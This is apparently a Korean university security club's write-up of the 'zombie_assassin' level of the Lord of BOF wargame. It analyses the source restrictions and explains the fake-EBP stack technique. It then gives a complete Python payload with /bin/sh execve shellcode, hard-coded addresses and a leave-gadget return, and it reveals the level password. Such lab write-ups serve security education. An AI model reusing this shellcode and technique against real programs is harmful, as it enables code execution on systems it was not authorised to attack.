
|  |
| --- |
| LOB zombie\_AS |
| 동아리마크  2018. 03. 27 (tue)  Dong-a .univ  COLONY  Young jin kim |

목차


1. 소스코드 이해
2. 소스코드 분석
3. 공격
4. **소스코드 이해**



[ zombie\_assassin.c의 소스코드 ]


|  |  |
| --- | --- |
| 스택, 공유라이브러리 둘다 ret를 사용 못 한다.  인자가 1개이하면 프로그램 종료  Ret가 \bf로 시작하면 프로그램 종료  Ret가 \40로 시작하면 프로그램 종료  Strncpy로 48byte 복사 | * FEBP  1. Fake EBP의 줄임말, 2. Ebp를 leave(ebp)의 주소로 수정  * 즉 (쉘코드주소값이 들어있는 ebp)-4  1. Ret를 leave의 시작주소로 수정 2. 쉘코드가 실행됨. |

1. **소스코드 분석**




[ 조건 1 ]

첫번째, 인자는 2개 이상 들어와야한다.



[ 조건 2 ]


첫번째, 첫번째인자 48번째 데이터는 \xbf이면 안된다.



[ 조건 3 ]

첫번째, 첫번째 인자 48번째 데이터는 \x40이면 안된다.

**2.소스코드 분석**




[ strncpy 등장 ]

첫번째, strcpy에서 strncpy로 바뀌었다.

두번째, 복사하는 바이트가 48바이트로 정해졌다.

세번째, 우리가 조작할 수 있는 메모리값은 버퍼[40]+sfp[4]+ret[4]이다.


1. \xbf메모리 사용불가 -> no stack
2. \x40메모리 사용불가 -> 공유 라이브러리 사용 불가
3. 스택, 공유라이브러리가 아니면서 ret할 곳!



[ Ret 위치 ]

첫번째, leave 위치는 0x080484df 이다.

**2.소스코드 분석**



[ gdb 분석 ]

첫번째, A가 들어간 메모리(buffer) 시작주소 : 0xbffffc0c , (buffer-4) : 0xbffffc08

두번째, 쉘코드가 들어갈 메모리 시작주소 : 0xbffffc10


**3.공격**

공격을 시작해보자.

나의 페이로드는 다음과 같다.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Buffer[40] | | | sfp[4] | Ret |
| &ShellCode | Dummy | ShellCode | & (buffer-4) | & leave |
| 0xbffffc10 | “\x90”\*11 | 25byte | 0xbffffc08 | 0x080484df |

`python -c 'print "\x0c\xfc\xff\xbf"+"\x90"\*11+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"+"\x08\xfc\xff\xbf"+"\xdf\x84\x04\x08"'`



[ 익스플로잇 ]

PW : no place to hide